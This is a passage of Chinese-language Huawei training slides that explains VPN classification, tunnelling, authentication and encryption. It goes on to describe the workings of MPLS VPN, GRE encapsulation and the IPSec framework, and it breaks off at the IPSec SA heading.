  - 虚拟（Virtual）：VPN用户内部的通信是通过公共网络进行的，而这个公共网络同时也可以被其他非VPN用户使用，VPN用户获得的只是一个逻辑意义上的专网。这个公共网络称为VPN骨干网（VPN Backbone）。
- VPN对数据进行封装和加密，即使网络黑客窃取到数据也无法破解，确保了数据的安全性，且搭建VPN不需改变现有网络拓扑，没有额外费用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- VPN和传统的数据专网相比具有如下优势：
  - 安全：远端用户、驻外机构、合作伙伴、供应商与公司总部之间建立可靠的连接，保证数据传输的安全性。这对于实现电子商务或金融网络与通讯网络的融合特别重要；
  - 廉价：利用公共网络进行信息通讯，企业可以用更低的成本连接远程办事机构、出差人员和业务伙伴；
  - 支持移动业务：支持驻外VPN用户在任何时间、任何地点的移动接入，能够满足不断增长的移动业务需求；
  - 可扩展性：由于VPN为逻辑上的网络，物理网络中增加或修改节点，不影响VPN的部署；
  - VPN在保证网络的安全性、可靠性、可管理性的同时提供更强的扩展性和灵活性。在全球任何一个角落，只要能够接入到Internet，即可使用VPN。

VPN封装原理


- VPN的基本原理是利用隧道（Tunnel）技术，对传输报文进行封装，利用VPN骨干网建立专用数据传输通道，实现报文的安全传输。
- 隧道技术使用一种协议封装另外一种协议报文（通常是IP报文），而封装后的报文也可以再次被其他封装协议所封装。对用户来说，隧道是其所在网络的逻辑延伸，在使用效果上与实际物理链路相同。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VPN分类：根据应用场景

- VPN现在广泛应用于企业网络分支机构和出差员工连接总部网络的场景，以下是VPN常见的几种分类方式。
- 根据应用场景分类：
  - Client-to-Site VPN：即客户端与企业内网之间通过VPN隧道建立连接，客户端可以是一台防火墙、路由器，也可以是个人计算机。此场景可以使用以下几种VPN技术实现：SSL、IPSec、L2TP和L2TP over IPSec；
  - Site-to-Site VPN：即两个局域网之间通过VPN隧道建立连接，部署的设备通常为路由器或者防火墙。此场景可以使用以下几种VPN技术实现：IPSec、L2TP、L2TP over IPSec、GRE over IPSec和BGP/MPLS IP VPN 。



Client-to-Site VPN




Site-to-Site VPN

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Client-to-Site VPN：又称Remote Access VPN适用于出差员工VPN拨号接入的场景。员工可以在任何能接入Internet的地方，通过远程拨号接入企业内网，从而访问内网资源。
- Site-to-Site VPN：适用于公司两个异地机构的局域网互连。

VPN分类：根据应用对象


- 根据应用对象分类：
  - Extranet VPN： 利用VPN将企业网延伸至合作伙伴处，使不同企业间通过Internet来构筑VPN；
  - Intranet VPN：通过公用网络进行企业内部各个网络的互连；
  - Access VPN：面向出差员工，允许出差员工跨越公用网络远程接入公司内部网络。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VPN分类：根据VPN实现层次

- 根据VPN技术实现的网络层次分类：




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- L3VPN
  - 三层VPN主要是指VPN技术工作在协议栈的网络层。以IPSec VPN技术为例，IPSec报头与IP报头工作在同一层次，封装报文时是以IP in IP的方式进行封装，或者是IPSec报头与IP报头同时对数据载荷进行封装；
  - 除IPSec VPN技术外，主要的三层VPN技术还有GRE VPN。GRE VPN产生的时间比较早，实现的机制也比较简单。GRE VPN可以实现任意一种网络协议在另一种网络协议上的封装。与IPSec相比，安全性没有得到保证，只能提供有限的简单的安全机制。
  - 与IPSec VPN和GRE VPN不同，BGP/MPLS IP VPN是在MPLS的基础上建立隧道，从而实现用户网络之间的路由传递、数据互通等。
- L2VPN
  - 与三层VPN类似，二层VPN则是指VPN技术工作在协议栈的数据链路层。二层VPN主要包括的协议有点到点隧道协议（PPTP，Point-to-Point Tunneling Protocol）、二层转发协议（L2F，Layer 2 Forwarding）以及二层隧道协议（L2TP，Layer 2 Tunneling Protocol）。

VPN的关键技术：隧道技术

- VPN的基本原理是利用隧道（Tunnel）技术，对传输报文进行封装，利用VPN骨干网建立专用数据传输通道，实现报文的安全传输。
- 隧道技术使用一种协议封装另外一种协议报文（通常是IP报文），而封装后的报文也可以再次被其他封装协议所封装。对用户来说，隧道是其所在网络的逻辑延伸，在使用效果上与实际物理链路相同。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 隧道技术是VPN的基本技术，类似于点对点连接技术。如图所示，分支VPN网关收到原始报文后，将报文封装，然后通过Internet传输到总部VPN网关。总部VPN网关再对报文进行解封装，最后得到原始报文。
- “封装/解封装”过程本身就可以为原始报文提供安全防护功能，所有被封装的报文在Internet上传输时所经过的逻辑路径被称为“隧道”。


VPN的关键技术：身份认证技术

- 身份认证技术，其主要用于移动办公用户远程接入的情况。总部的VPN网关对用户的身份进行认证，确保接入内部网络的用户是合法用户，而非恶意用户。不同的VPN技术能提供的用户身份认证方法不同：
  - GRE：不支持针对用户的身份认证技术；
  - L2TP：依赖PPP提供的认证。对接入用户进行认证时候，可以使用本地认证方式也可以使用第三方RADIUS服务器来认证，认证通过以后会给用户分配内部的IP地址，通过此IP地址对用户进行授权和管理；
  - IPSec：使用IKEv2时，支持对用户进行EAP认证。认证方式同L2TP一样，认证通过后分配IP地址，通过此IP地址可以对用户进行授权和管理；
  - SSL VPN：对接入用户进行认证时，支持本地认证、证书认证和服务器认证，另外，接入用户也可以对SSL VPN服务器进行身份认证，确认SSL VPN服务器的合法性。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VPN的关键技术：加密技术


- 加密技术就是把明文加密成密文的过程，这样即便黑客截获了报文也无法知道其真实含义。加密对象有数据报文和协议报文之分，能够实现协议报文和数据报文都加密的协议安全系数更高。
- GRE和L2TP协议本身不提供加密技术，所以通常结合IPSec协议一起使用，依赖IPSec的加密技术。
- IPSec：支持对数据报文和协议报文进行加密。
- SSL VPN：支持对数据报文和协议报文进行加密。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

VPN的关键技术：数据验证技术

- 数据验证技术就是对报文的真伪进行检查，丢弃伪造的、被篡改的报文。那么验证是如何实现的呢？它采用一种称为“摘要”的技术。
- “摘要”技术主要采用Hash函数将一段长的报文通过函数变换，映射为一段短的报文。在收发两端都对报文进行验证，只有摘要一致的报文才被接受。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

VPN技术对比

技术	保护范围	适用场景	身份认证	加密和验证
BGP/MPLS IP VPN	IP及以上数据	Intranet VPN	不支持	不支持
GRE	IP及以上数据	Intranet VPN	不支持	支持简单的关键字验证、校验和验证
IPSec	IP及以上数据	Access VPN Intranet VPN Extranet VPN	支持预共享密钥或证书认证；支持IKEv2的EAP认证	支持
L2TP	IP及以上数据	Access VPN Extranet VPN	支持基于PPP的CHAP、PAP、EAP认证	不支持
SSL VPN	应用层特定数据	Access VPN	支持用户名/密码或证书认证	支持

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- BGP/MPLS IP VPN可通过叠加部署A2A VPN实现报文加密的功能。


目录

1. VPN简介
2. **VPN技术原理**
   - BGP/MPLS IP VPN
   - GRE VPN
   - IPSec VPN
   - DSVPN
   - Efficient VPN
   - A2A VPN
   - L2TP VPN
   - SSL VPN

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

BGP/MPLS IP VPN简介

- MPLS是一种利用标签（Label）进行转发的技术、现主要用于VPN、流量工程、QoS等场景。
- BGP/MPLS IP VPN网络一般由运营商搭建，VPN用户购买VPN服务来实现用户网络之间的路由传递、数据互通等。
- MPLS VPN使用BGP在运营商骨干网（IP网络）上发布VPN路由，使用MPLS在运营商骨干网上转发VPN报文。BGP/MPLS IP VPN又被简称为MPLS VPN，是一种常见的L3VPN技术。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 注：MPLS VPN的骨干网也可以由企业自行搭建，技术层面与运营商搭建基本一致，本课程仅讨论企业购买运营商MPLS VPN服务的场景。

MPLS VPN网络架构

- MPLS VPN网络架构由三部分组成：CE、PE和P，其中PE和P是运营商设备，CE是MPLS VPN用户设备。
- 站点（site）就是MPLS VPN的用户，由CE和其他用户设备构成。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- CE（Customer Edge，用户边缘设备）：有接口直接与运营商网络相连。CE可以是路由器或交换机，也可以是一台主机。通常情况下，CE“感知”不到VPN的存在，也不需要支持MPLS。
- PE（Provider Edge，运营商边缘设备）：是运营商网络的边缘设备，与CE直接相连。在MPLS网络中，对VPN的所有处理都发生在PE上，对PE性能要求较高。
- P（Provider，运营商设备）：运营商网络中的骨干路由器，不与CE直接相连。P设备只需要具备基本MPLS转发能力，不维护VPN相关信息。

MPLS VPN技术架构

MPLS VPN不是单一的一种VPN技术，是多种技术结合的综合解决方案，主要包含下列技术：


- MP-BGP：负责在PE与PE之间传递站点内的路由信息。
- LDP：负责PE与PE之间的隧道建立
- VRF：负责PE的VPN用户管理。
- 静态路由、IGP、BGP：负责PE与CE之间的路由信息交换。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- MP-BGP（MultiProtocol BGP）：拓展的BGP协议，可提供对多种地址族的支持。

MPLS VPN数据转发



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

MPLS VPN的优势

- 对VPN客户而言：
  - “感知”不到VPN的存在，不需要部署和维护VPN，降低企业运维难度和成本。
  - 一般部署在运营商的MPLS VPN专网上，有一定的安全性保障。
- 对于运营商而言：
  - MPLS在无连接的IP网络中增加了面向连接的控制平面，为IP网络增添了管理和运营的手段。
  - 支持地址空间重叠、支持重叠VPN、组网方式灵活、可扩展性好。
  - 能够方便地支持MPLS TE合理调控现有网络资源，最大限度的节省运营商成本。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- MPLS TE（MPLS Traffic Engineering，MPLS流量工程）：基于一定约束条件LSP隧道，并将流量引入到这些隧道中进行转发，使网络流量按照指定的路径进行传输。可以在不进行硬件升级的情况下对现有网络资源进行合理调配和利用，并对网络流量提供带宽和QoS保证，最大限度的节省成本。


目录

1. VPN简介
2. **VPN技术原理**
   - BGP/MPLS IP VPN
   - GRE VPN
   - IPSec VPN
   - DSVPN
   - Efficient VPN
   - A2A VPN
   - L2TP VPN
   - SSL VPN

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

GRE VPN简介


- Generic Routing Encapsulation，简称GRE，是一种三层VPN封装技术。GRE可以对某些网络层协议（如IPX、Apple Talk、IP等）的报文进行封装，使封装后的报文能够在另一种网络中（如IPv4）传输，从而解决了跨越异种网络的报文传输问题。
- 异种报文传输的通道称为Tunnel（隧道）。
- 通常通过在IPv4网络上建立GRE隧道，解决两个IPv6网络的通信问题。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

GRE协议栈

- 网络封装技术，其基本的构成要素都可以分为三个部分：乘客协议、封装协议、传输协议。GRE也不例外，为了方便理解，我们用邮政系统打个比方：
  - 乘客协议就是我们自己写的信，信的语言可以是汉语、英语、法语等，具体的内容由写信人、读信人自己负责；
  - 封装协议可以理解为信封，可以是平信、挂号或者EMS，不同的信封就对应于多种封装协议；
  - 运输协议就是信的运输方式，可以是陆运、海运或者空运，不同的运输方式就对应于多种运输协议。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- GRE封装报文时，封装前的报文称为净荷，封装前的报文协议称为乘客协议，然后GRE会封装GRE头部，GRE成为封装协议，也叫运载协议，最后负责对封装后的报文进行转发的协议称为传输协议。

GRE封装


- GRE是按照协议栈对报文进行逐层封装。封装过程可以分成两步：
  - 第一步是为原始报文添加GRE头；
  - 第二步是在GRE头前面再加上新的IP头。
- GRE的封装操作是通过逻辑接口Tunnel完成的，Tunnel接口是一个通用的隧道接口，所以GRE协议在使用这个接口的时候，会将接口的封装协议设置为GRE协议。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- GRE封装和解封装报文的过程如下：
  - 设备从连接私网的接口接收到报文后，检查报文头中的目的IP地址字段，在路由表查找出接口，如果发现出接口是隧道接口，则将报文发送给隧道模块进行处理；
  - 隧道模块接收到报文后首先根据乘客协议的类型和当前GRE隧道配置的校验参数，对报文进行GRE封装，即添加GRE报文头；
  - 然后，设备给报文添加传输协议报文头，即IP报文头。该IP报文头的源地址就是隧道源地址，目的地址就是隧道目的地址；
  - 最后，设备根据新添加的IP报文头目的地址，在路由表中查找相应的出接口，并发送报文。之后，封装后的报文将在公网中传输。
  - 接收端设备从连接公网的接口收到报文后，首先分析IP报文头，如果发现协议类型字段的值为47，表示协议为GRE，于是出接口将报文交给GRE模块处理。GRE模块去掉IP报文头和GRE报文头，并根据GRE报文头的协议类型字段，发现此报文的乘客协议为私网中运行的协议，于是将报文交给该协议处理。

GRE报文处理过程




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- PC_A通过GRE隧道访问PC_B时，防火墙A和防火墙B上的报文转发过程如下：
  - PC_A访问PC_B的原始报文进入防火墙A后，首先匹配路由表；
  - 根据路由查找结果，防火墙A将报文送到Tunnel接口进行GRE封装，增加GRE头，外层加新IP头；
  - 防火墙A根据GRE报文的新IP头的目的地址（2.2.2.2），再次查找路由表；
  - 防火墙A根据路由查找结果将报文发送至防火墙B，图中假设防火墙A查找到的去往防火墙B的下一跳地址是1.1.1.2；
  - 防火墙B收到GRE报文后，首先判断这个报文是不是GRE报文。封装后的GRE报文会有个新的IP头，这个新的IP头中有个Protocol字段，字段中标识了内层协议类型，如果这个Protocol字段值是47，就表示这个报文是GRE报文。如果是GRE报文，防火墙B则将该报文送到Tunnel接口解封装，去掉新的IP头和GRE头，恢复为原始报文；如果不是，则报文按照普通报文进行处理；
  - 防火墙B根据原始报文的目的地址再次查找路由表，然后根据路由匹配结果将报文发送至PC_B。

GRE安全策略

- PC_A发出的原始报文进入Tunnel接口这个过程中，报文经过的安全域间是Trust ＞ DMZ；原始报文被GRE封装后，防火墙A在转发这个报文时，报文经过的安全域间是Local ＞ Untrust。
- 当报文到达防火墙B时，防火墙B会进行解封装。在此过程中，报文经过的安全域间是Untrust ＞ Local；GRE报文被解封装后，防火墙B在转发原始报文时，报文经过的安全域间是DMZ ＞ Trust。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. VPN简介
2. **VPN技术原理**
   - BGP/MPLS IP VPN
   - GRE VPN
   - IPSec VPN
   - DSVPN
   - Efficient VPN
   - A2A VPN
   - L2TP VPN
   - SSL VPN

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPSec VPN简介

- 对于GRE VPN，数据是明文传输的，用户或企业的安全性得不到保证。若在网络中部署IPSec，便可对传输的数据进行保护处理，降低信息泄漏的风险。
- IPSec（Internet Protocol Security，因特网协议安全协议）是IETF制定的一组开放的网络安全协议。它并不是一个单独的协议，而是一系列为IP网络提供安全性的协议和服务的集合。
- IPSec VPN是利用IPSec隧道建立的网络层VPN。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IPSec通过加密与验证等方式，从以下几个方面保障了用户业务数据在Internet中的安全传输：
  - 数据来源验证：接收方验证发送方身份是否合法；
  - 数据加密：发送方对数据进行加密，以密文的形式在Internet上传送，接收方对接收的加密数据进行解密后处理或直接转发；
  - 数据完整性：接收方对接收的数据进行验证，以判定报文是否被篡改；
  - 抗重放：接收方拒绝旧的或重复的数据包，防止恶意用户通过重复发送捕获到的数据包所进行的攻击。

IPSec协议框架

- IPSec协议框架主要包含三个标准协议：IKE、AH、ESP。其主要作用如下所示。
- 在建立IPSec隧道之前，隧道端点之间需要进行SA （Security Association，安全联盟）的建立， SA可以帮助IPSec对特定要素进行约定，比如：加密算法，认证算法，封装方式等。SA的类型主要分为IKE SA和IPSec SA。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IPSec通过验证头AH（Authentication Header）和封装安全载荷ESP（Encapsulating Security Payload）两个安全协议实现IP报文的安全保护，本例中使用ESP协议。
  - AH是报文头验证协议，主要提供数据源验证、数据完整性验证和防报文重放功能，不提供加密功能；
  - ESP是封装安全载荷协议，主要提供加密、数据源验证、数据完整性验证和防报文重放功能。

IKE SA

- IPSec对等体需要先进行IKE SA的协商，为IPSec提供自动协商密钥，同时为IPSec SA的建立提供安全保护，简化IPSec的配置和维护工作。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 一个典型的IPSec通信模型中，需要建立一个IKE SA。
- IKE有两个版本：IKEv1和IKEv2，本例中以IKEv2协商为例介绍IKE SA的建立，协商双方需具有相同的加密算法、认证方法、认证算法和DH组。
- 认证方式有预共享密钥、RSA签名、RSA数字信封、国密数字信封。
- DH是一种公共密钥交换方法，它用于产生密钥材料，并通过ISAKMP消息在发送和接收设备之间进行密钥材料交换。然后，两端设备各自计算出完全相同的对称密钥。该对称密钥用于计算加密和验证的密钥。
- 加密算法：DES和3DES加密算法不安全，建议使用AES或SM4算法。SM4是国密加密算法。
- PRF算法是IKEv2协商时所使用的伪随机数产生函数的算法，缺省为HMAC-SHA2-256算法。
- IKEv2协商时需配置完整性算法，缺省情况下，IKEv2协商时所使用的完整性算法为HMAC-SHA2-256。
- IKEv1协商时需使用**authentication-algorithm**命令配置认证算法，缺省情况下，IKEv1协商时所使用的认证算法为SHA2-256。

IPSec SA

